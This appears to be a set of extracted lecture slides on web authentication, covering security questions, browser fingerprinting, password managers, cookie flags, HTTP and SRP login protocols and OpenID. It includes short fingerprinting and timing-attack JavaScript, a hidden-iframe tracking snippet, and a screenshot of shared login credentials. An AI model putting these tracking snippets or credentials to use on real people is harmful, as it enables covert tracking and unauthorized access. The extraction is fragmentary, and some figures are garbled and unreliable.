25	0.01	0.00	0.00	<b>0.01</b>
> 100	0.25	0.29	0.31	<b>0.84</b>

# Brute-force attacks



# Personal knowledge questions

What is your oldest sibling's middle name?

**Continue**

**Cancel**




# Personal knowledge questions

- 70% of answers are proper names (Just et al. 2008)
  - 25% surname
  - 10% forename
  - 15% pet name
  - 20% place name
- Most others are trivially insecure
  - What is my favourite colour?
  - What is the worst day of the week?




# Personal knowledge questions



Personal knowledge worse than passwords (Bonneau et al. 2010)


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
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# Economic models




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## Twitter accounts compromised in torrent site scam

Angela Moscaritolo February 03, 2010

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Twitter this week reset the passwords of some of its users after discovering malicious file-sharing sites that were set up to steal users' login credentials.

During regular monitoring of its user base for suspicious activity, Twitter noticed a sudden surge in followers for several accounts within the last five days, Del Harvey, Twitter's director of trust and safety, wrote in a [blog post](#) Tuesday. After investigating the issue, Twitter discovered that some of the accounts following the suspicious users were compromised by an attacker who stole login credentials from rogue [file-sharing](#) "torrent" sites.

For several years, an individual had been setting up torrent sites, as well as forums for torrent site usage, Harvey said. This individual sold these supposedly well-crafted sites and forums to others who wanted to start their own torrent download sites.

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	A	B	C	D	E	F	G	H	I
1									
2		2009			2010				
3									
4	Users in	8	12	16	25	35	48	72	100
5									
6	Revenue	\$0.	\$0.	\$400000.	\$4000000.	\$8000000.	\$17000000.	\$53000000.	\$62000000.
7									
8	Total Yearly				\$4400000.				\$140000000.
9									
10	People	30	45	60	78	120	197	275	345
11					Target: 65				Target: 500
12	People Cost	\$1050000.	\$1575000.	\$2100000.	\$2730000.	\$4200000.	\$6895000.	\$9625000.	\$12075000.
13									
14	Org Cost sans	\$2030000.	\$3045000.	\$4060000.	\$6343750.	\$8881250.	\$12180000.	\$18270000.	\$25375000.
15									
16	Gross Margin	\$43950000.	\$39330000.	\$33570000.	\$28496250.	\$23415000.	\$21340000.	\$46445000.	\$70995000.
17									
18	Net Earnings	\$28567500.	\$25564500.	\$21820500.	\$18522562.5	\$15219750.	\$13871000.	\$30189250.	\$46146750.
19									
20	Cost of	1.015							
21	Starting Cash	45000000							

## In Our Inbox: Hundreds Of Confidential Twitter Documents

by **Michael Arrington** on Jul 14, 2009 **481 Comments**  **11**  **82** **1408** 

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# Implicit identifiers

```
SRC: 128.232.8.168
```

```
DST: 128.232.0.20
```

```
...
```

- 1 IP address
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# Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
en-GB; rv:1.9.2.12) Gecko/20101027 Ubuntu/9.10
(karmic) Firefox/3.6.12
Accept: text/html, application/xhtml+xml,
application/xml; q=0.9,*/*
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;
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```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
Referer: http://www.bing.com/search?
q=what%27s+the+best+university
```

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```
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```

```
Host: www.cl.cam.ac.uk
```

```
Referer: http://www.facebook.com/profile.php?  
id=1511359465
```

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```
//detect screen resolution
x = screen.width; y = screen.height;

//detect plugins
q = navigator.mimeTypes["video/quicktime"];
j = navigator.javaEnabled();

//detect time zone
tz = (new Date()).getTimezoneOffset();
```

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# Implicit identifiers

## NonoptiClick

How Unique — and Trackable — Is Your Browser?

Your Internet browser appears to be unique among the 1,300,723 tested for it. Certainly, we estimate that your browser has a fingerprint that consists of **at least 29,262 bits of identifying information.**

The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and current software updates regarding this [this article](#).

Find us across our social media:



Browser Characteristics	bits of identifying information	bits in 1's	unknowns (lower bits value)
User Agent	32-32	1258784	
HTTP_ACCEPT	404	164	
HTTP_ACCEPT_HEADERS	404	164	
Browser Plug-in Details	33-32	1258784	
Time Zone	4-60	2972	
Screen Size and Color Depth	476	3737	
System Fonts	33-32	1258784	

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
# Implicit identifiers

```
# Send users to my detector...  
<iframe name="detector"  
width="0" height="0" frameborder="0"  
src="https://docs.google.com/document/d/  
1TUV9x1lFAQcVWvhP4EAHQZIPrVmo3_vrz5Sz8Wo">  
</iframe>
```

Narayanan 2009

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```
<img id="test" style="display:none">

<script>
test = document.getElementById('test');
var start = new Date();
test.onerror = function()
{ time = new Date() - start;}

test.src = "http://www.example.com/";
</script>
```

Bortz et al. 2007

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# Password alternatives



**Mitigates:** Guessing attacks, phishing?, malware

# Password alternatives

**Edit Settings**

General Security Equivalent Domains Never URLs YubiKeys **Google Authenticator** Mobile Devices Trusted Computers URL Rules

LastPass can be configured to work with Google Authenticator. Google Authenticator is a secure, easy to use, two-factor authentication application for your mobile device that is immune from replay-attacks, man-in-the-middle attacks, and a host of other threat vectors.

**Google Authenticator makes LastPass more secure and easier to use.**

To install the Google Authenticator application on your mobile device, visit [GOOGLE AUTHENTICATOR!](#)

To associate Google Authenticator with your account, scan the barcode below with your Google Authenticator application.



Click here if you're unable to scan the barcode (for example if you're using the BlackBerry application, or a device without a camera).



Google Authenticator Authentication  Help

Permit Offline Access  Help

Click here to regenerate your Google Authenticator key (for example if you lost your Google Authenticator device).

**Mitigates:** Guessing attacks, malware?


# Password alternatives



**Mitigates:** Brute-force attacks?, trawling attacks?



# Password alternatives



# Better password choices

What to do	Suggestion	Example
Start with a sentence or two (about 10 words total).	Think of something meaningful to you.	Long and complex passwords are safest. I keep mine secret. (10 words)
Turn your sentences into a row of letters.	Use the first letter of each word.	laccpasikms (10 characters)
Add complexity.	Make only the letters in the first half of the alphabet uppercase.	IACpAsIKMs (10 characters)
Add length with numbers.	Put two numbers that are meaningful to you between the two sentences.	IACpAs56IKMs (12 characters)
Add length with punctuation.	Put a punctuation mark at the beginning.	?IACpAs56IKMs (13 characters)
Add length with symbols.	Put a symbol at the end.	?IACpAs56IKMs" (14 characters)

## Microsoft password advice

**Mitigates:** Password guessing

# Better password choices


To construct a good password, create a simple sentence of 8 words and choose letters from the words to make up a password.

You might take the initial or final letters; you should put some letters in upper case to make the password harder to guess; and at least one number and/or special character should be inserted as well. Use this method to generate a password of 7 or 8 characters.

Yan et al. 2004

**Mitigates:** Password guessing

# Better password choices



# Better password choices



Password:


Type the password:

Strength score is:  Strength verdict:



Username:

Password:



PHP Password Strength Meter



Company:

Email:

Password:

Test Your Password	Minimum Requirements
Password: <input type="password" value="*****"/>	<ul style="list-style-type: none"><li>• Minimum 8 characters in length</li><li>• Contains 3/4 of the following items:<ul style="list-style-type: none"><li>- Uppercase Letters</li><li>- Lowercase Letters</li><li>- Numbers</li><li>- Symbols</li></ul></li></ul>
Hide: <input checked="" type="checkbox"/>	
Score: <input type="text" value="76%"/>	
Complexity: Strong	

**Mitigates:** Password guessing

# Better password choices

```
twtr.BANNED_PASSWORDS = [ "000000", "111111", "11111111", "112233", "121212",
"123123", "123456", "1234567", "12345678", "123456789", "131313", "232323", "654321",
"666666", "696969", "777777", "7777777", "8675309", "987654", "aaaaaa", "abc123",
"abc123", "abcdef", "abgrtyu", "access", "access14", "action", "albert", "alberto",
"alexis", "alejandra", "alejandro", "amanda", "amateur", "america", "andrea",
"andrew", "angela", "angels", "animal", "anthony", "apollo", "apples", "arsenal",
"arthur", "asdfgh", "asdfgh", "ashley", "asshole", "august", "austin", "badboy",
"bailey", "banana", "barney", "baseball", "batman", "beatriz", "beaver", "beavis",
"bigcock", "bigdaddy", "bigdick", "bigdog", "bigtits", "birdie", "bitches", "biteme",
"blazer", "blonde", "blondes", "blowjob", "blowme", "bond007", "bonita", "bonnie",
"booboo", "booger", "boomer", "boston", "brandon", "brandy", "braves", "brazil",
"bronco", "broncos", "bulldog", "buster", "butter", "butthead", "calvin", "camaro",
"cameron", "canada", "captain", "carlos", "carter", "casper", "charles", "charlie",
"cheese", "chelsea", "chester", "chicago", "chicken", "cocacola", "coffee",
...
"tequiere", "taylor", "tennis", "teresa", "tester", "testing", "theman", "thomas",
"thunder", "thx1138", "tiffany", "tigers", "tigger", "tomcat", "topgun", "toyota",
"travis", "trouble", "trustno1", "tucker", "turtle", "twitter", "united", "vagina",
"victor", "victoria", "viking", "voodoo", "voyager", "walter", "warrior", "welcome",
"whatever", "william", "willie", "wilson", "winner", "winston", "winter", "wizard",
"xavier", "xxxxxx", "xxxxxxx", "yamaha", "yankee", "yankees", "yellow", "zxcvbn",
"zxcvbnm", "zzzzzz"];
```

## Twitter banned password list

**Mitigates:** Password guessing

# Better password choices

```
diceware 166651565315653563223561665224
```

```
1 6 6 6 5 cleft
```

```
1 5 6 5 3 cam
```

```
5 6 3 2 2 synod
```

```
3 5 6 1 6 lacy
```

```
6 5 2 2 4 yr
```

```
password = cleftcamsynodlacyyr
```

Diceware

**Mitigates:** Password guessing


# Better password choices



More can be less...




# Password managers



Chrome password manager

**Mitigates:** password recovery, weak passwords?

# Password managers



The screenshot displays the PasswordManager Pro web interface. The main content area is titled "My Passwords" and shows a list of resources with their associated user accounts, passwords, and last accessed times. The interface includes a navigation menu on the left with sections for "Operations", "Links", and "Password Generator".

Resource Name	User Account	Password	Change Password	Last Accessed Time
AdventNet Intranet Server	webserver	*****		2007-04-10 17:31:05.0
AdventNet Mail Server	vismail	*****		2007-04-10 17:31:07.0
PassTrix CentOS Machine	root	*****		2007-04-10 17:31:05.0
PHP Demo Server	root	*****		2007-04-10 17:31:05.0
AdventNet Mail Server	root	*****		2007-04-10 17:31:04.0
AdventNet Intranet Server	root	*****		2007-04-10 17:31:03.0
PassTrix CentOS Machine	rajesh	*****		2007-04-10 17:31:01.0
PHP Demo Server	ampdemo	*****		2007-04-10 17:31:05.0
PassTrix CentOS Machine	pasatrix	*****		2007-04-10 17:30:59.0
AdventNet Mail Server	mailserver	*****		2007-04-10 17:30:59.0
PHP Demo Server	guest	*****		2007-04-10 17:30:58.0
AdventNet Mail Server	quest	*****		2007-04-10 17:30:56.0
PHP Test Machine	administrator	*****		2007-04-10 17:30:55.0
AdventNet Intranet Server	quest	*****		2007-04-10 17:30:55.0
AdventNet Blog Server	root	*****		Not Accessed
AdventNet Blog Server	quest	*****		Not Accessed
AdventNet Blog Server	blogserver	*****		Not Accessed
Oracle Test Machine	scott	*****		Not Accessed
Oracle Test Machine	root	*****		Not Accessed
Oracle Test Machine	quest	*****		Not Accessed
Oracle Application Server	oracle	*****		Not Accessed
Oracle Application Server	lbadmin	*****		Not Accessed
mandriva-server	root	*****		Not Accessed
mandriva-server	quest	*****		Not Accessed
mandriva-server	mandriva	*****		Not Accessed

## PasswordManager Pro™

**Mitigates:** password recovery, weak passwords?

# Password managers

Add-ons for Firefox > Extension > PwdHash

 **PwdHash** 1.7  
by Collin Jackson



Automatically generates per-site passwords if you prefix your password with @@ or press F2 beforehand. Prevents JavaScript from reading your password as it is typed. The same password will be generated at each subdomain: an example.com matches...

[Download Now](#)

[Add to collection](#)  
[Share this Add-on](#)

*The developer of this add-on asks that you help support its continued development by making a small contribution.*


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Updated	July 20, 2009
Website	<a href="https://www.pwdhash.com/">https://www.pwdhash.com/</a>
Works with	Firefox 1.0 - 3.6.*
Rating	★★★★☆ <a href="#">31 reviews</a>
Downloads	<b>97,658</b> <a href="#">View Statistics</a>

## PwdHash (Firefox extension)

**Mitigates:** password recovery, weak passwords, password re-use, cross-site password compromise

# Password managers



The screenshot shows a web interface for PwdHash. It is enclosed in a green rectangular border. At the top, the text "Site Address" is centered above a text input field containing "http://www.example.com/". Below this, the text "Site Password" is centered above a password input field with six dots and a mouse cursor. At the bottom, the text "Hashed Password" is centered above a text input field containing "2Swl1Xoq" and a "Generate" button to its right.

PwdHash (remote interface)

**Mitigates:** password recovery, weak passwords, password re-use, cross-site password compromise

# Better backup authentication



## Recovering your password

Add more information to your account to increase your account-recovery options.

### Email

Receive a password-reset link at an email address which you can access.

[Add an email address.](#)

### SMS

Receive a text message with a password-reset code on your mobile phone.

Country

United Kingdom

Mobile phone number

+44 07590 677 117

### Security question

Answer a question to reset your password.

[Edit](#)

Save

Cancel

**Mitigates:** Question guessing, email as failure point

# Better backup authentication



Schechter et al. 2008

**Mitigates:** Question guessing, email as failure point

# Better backup authentication

Windows Live ID Account Recovery - Windows Internet Explorer

http://recover.live.com/

Windows Live ID Account Recovery

## Help a friend reset his or her Windows Live ID password

Use this form if someone you know asked you to help recover his or her Live ID account.

*Windows Live ID is the user identification system for Windows Live services such as Hotmail.*

Your email address:

*If you have multiple email addresses, ask your friend which of your addresses he or she provided when selecting you as an account trustee and enter that address.*

**What is an account trustee?**

Your friend's email address:

*This is the email address of the Windows Live ID account (e.g. Hotmail) for which your friend has forgotten the password.*

Next

*You will only be able to assist friends who have already identified you as one of their password-recovery trustees in their Windows Live ID profiles.*

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Done Internet | Protected Mode: On 100%

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**Mitigates:** Question guessing, email as failure point


# Better backup authentication

Please confirm your identity

Friend 2 of 7

- Kassie
- Sara
- Harrison
- Trista
- Lauren
- Laura
- I'm not sure

Go to Next Photo



**Mitigates:** Question guessing, email as failure point



# Better backup authentication

## Account Activity

View your recent account activity. If you notice an unfamiliar device or location, click "end activity"

*Note: Locations and device types reflect our best guesses based on your ISP or wireless carrier.*

### Most Recent Activity

Last Accessed: **Today at 3:12pm**  
Location: Cambridge, ENG, GB (Approximate)  
Device Type: Firefox on Linux

### Also Active

Last Accessed: **Yesterday at 6:54pm** [end activity](#)  
Location: Cambridge, ENG, GB (Approximate)  
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US; AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12

Last Accessed: **November 1 at 2:12pm** [end activity](#)  
Location: London, ENG, GB (Approximate)  
Device Type: Chrome on Win7

Last Accessed: **October 29 at 8:17pm** [end activity](#)  
Location: Cambridge, ENG, GB (Approximate)  
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US; AppleWebKit/534.11 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.566.0 Chrome/9.0.566.0 Safari/534.11

Last Accessed: **October 24 at 1:26am** [end activity](#)  
Location: Cambridge, ENG, GB (Approximate)  
Device Type: Firefox on Linux

**Mitigates: Account takeover**

# Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdf...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
httponly;
Content-Length: 0
```

128.28.2.138 ← https://www.example.com

**Mitigates:** cross-site scripting

# Better cookie semantics



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expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
secure;
Content-Length: 0
```

128.28.2.138 ← https://www.example.com

**Mitigates:** post-TLS cookie stealing

# Designed login protocols

```
GET / HTTP/1.1
```

```
Host: www.example.com
```

128.28.2.138 → www.example.com

```
HTTP/1.1 401 Authorization Required
```

```
Content length: 7661
```

```
Content-Type: text/html
```


```
WWW-Authenticate: Basic realm="example.com"
```

128.28.2.138 ← www.example.com

## HTTP basic access authentication

**Mitigates:** cookie theft

# Designed login protocols



## HTTP basic access authentication

**Mitigates:** cookie theft

# Designed login protocols

```
GET / HTTP/1.1  
Host: www.example.com  
Authorization: Basic amNiODI6bmljZXRyeQ==
```

128.28.2.138 → www.example.com

auth = `encodebase64(user||pass)`

## HTTP basic access authentication

**Mitigates:** cookie theft

# Designed login protocols

```
GET / HTTP/1.1  
Host: www.example.com
```

128.28.2.138 → www.example.com

```
HTTP/1.1 401 Authorization Required  
Content length: 7661  
Content-Type: text/html  
WWW-Authenticate: Digest  
realm="example.com" qop="auth,auth-int",  
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093"
```

128.28.2.138 ← www.example.com

## HTTP digest access authentication

**Mitigates:** password sniffing, database compromise

# Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
Authorization: Digest username="jcb82",
realm="www.example.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
cnonce="0a4f113b", nc=00000001,
qop=auth, uri="/dir/index.html",
response="6629fae49393a05397450978507c4ef1",
```

128.28.2.138 → www.example.com


resp. =  $\mathbf{H}(\mathbf{H}(\text{user}||\text{pass})||n_{\text{server}}||\text{counter}_n||n_{\text{client}}||\mathbf{H}(\text{params}))$

## HTTP digest access authentication

**Mitigates:** password sniffing, database compromise



# Designed login protocols



## TLS client certificates

**Mitigates:** password sniffing, phishing, DB compromise

# Designed login protocols

## Public parameters:

$$N = 2q + 1, q, g : |\langle g \rangle| = q, k \in \mathbb{Z}_N$$

## Setup:

$$C \longrightarrow S : C, p$$

$$S : s \xleftarrow{R} \mathbb{Z}_N, x \leftarrow \mathbf{H}(s, p), \text{ store } C, v = g^x \pmod{N}$$

## Authentication:

$$C \longrightarrow S : C, A = g^a \pmod{N}$$

$$S \longrightarrow C : s, B = k \cdot v + g^b \pmod{N}$$


$$C : x \leftarrow \mathbf{H}(s, p), K \leftarrow \mathbf{H}((B - k \cdot g^x)^{a+x \cdot \mathbf{H}(A, B)})$$

$$S : K \leftarrow \mathbf{H}((A \cdot v^{\mathbf{H}(A, B)})^b)$$

## Secure Remote Password (SRP) Protocol

**Mitigates:** password sniffing, phishing, DB compromise

# Avoiding password collection



The screenshot shows the BugMeNot interface for 'nytimes.com passwords'. The page title is 'nytimes.com passwords' with the subtitle 'THE NEW YORK TIMES - BREAKING NEWS, WORLD NEWS & MULTIMEDIA'. Below this, it says 'Login with the free account passwords below to bypass compulsory registration.' and provides links for 'New Search' and 'Instructions'.


The 'ACCOUNT DETAILS' section lists three accounts:

Username	Password	Other	Status	Did this login work out for you?
asdfasdf@bailinator.com	spiffy		70% success rate (303 votes)	Yes No
c@b.s.com	taxis		77% success rate (26 votes)	Yes No
cat.c2605@gmail.com	Arcticman		67% success rate (3 votes)	Yes No

[www.bugmenot.com/view/nytimes.com](http://www.bugmenot.com/view/nytimes.com)

**Mitigates:** password re-use across security domains, database compromise

# Avoiding password collection



Blacklisted sites from Bugmenot

# Single sign-on



# Single sign-on

- R** Relying party (www.example.com)
- P** OpenID Provider (Facebook, Google, etc.)
- U<sub>E</sub>** End user (a human)
- U<sub>A</sub>** User agent (a browser)

**U<sub>E</sub>** → **R** I'm **U@P**!

## OpenID

**Mitigates:** password re-use

# Single sign-on

**Registering for Mixx is fast, fun, and easy!** Here at Mixx, we don't think you should have to create yet another username and password. We work with several sites that you may already use. Simply select the account you'd like your new Mixx account to work with and we'll handle the rest!



Register using your OpenID URL



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**R** ↔ **P**  $K_{R-P}, n \leftarrow$  D-H key exchange

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- U<sub>E</sub>** ← **R** OK, go verify with **P** (HTTP 302)
- U<sub>E</sub>** → **P** I want to talk to **R**, who you share  $n$  with

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- U<sub>E</sub>** ← **P** Are you sure you want to talk to **R**?

## OpenID

**Mitigates:** password re-use

You are signing in to **Mixx.com** with your Google Account **jbonneau@gmail.com**

Remember me

You can always change your Google Account approval settings. Mixx.com is not owned, operated or controlled by Google or its owners. [Learn more](#)

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- U<sub>E</sub>** ← **P** Sure you want to talk to **R**?
- U<sub>E</sub>** → **P** Yes, here's my password:  $p$

## OpenID

**Mitigates:** password re-use

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- U<sub>E</sub>** → **R** I'm **U@P**!
- R** ↔ **P**  $K_{R-P}, n$  ← D-H key exchange
- U<sub>E</sub>** ← **R** OK, go verify with **P** (HTTP 302)
- U<sub>E</sub>** → **P** I want to talk to **R**, who you share  $n$  with
- U<sub>E</sub>** ← **P** Sure you want to talk to **R**?
- U<sub>E</sub>** → **P** Yes, here's my password:  $p$
- U<sub>E</sub>** ← **P** Okay, use **MAC** <sub>$K_{R-P}$</sub> (**U**, **P**) (HTTP 302)
- U<sub>E</sub>** → **R** **MAC** <sub>$K_{R-P}$</sub> (**U**, **P**)! See, I'm **U@P**

## OpenID

**Mitigates:** password re-use

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- R** ↔ **P**  $K_{R-P}, n \leftarrow$  D-H key exchange
- U<sub>A</sub>** ← **R** OK, go verify with **P** (HTTP 302)
- U<sub>A</sub>** → **P** I want to talk to **R**, here's my cookie  $c$
- U<sub>A</sub>** ← **P** Okay, use **MAC** <sub>$K_{R-P}$</sub> (**U**, **P**)
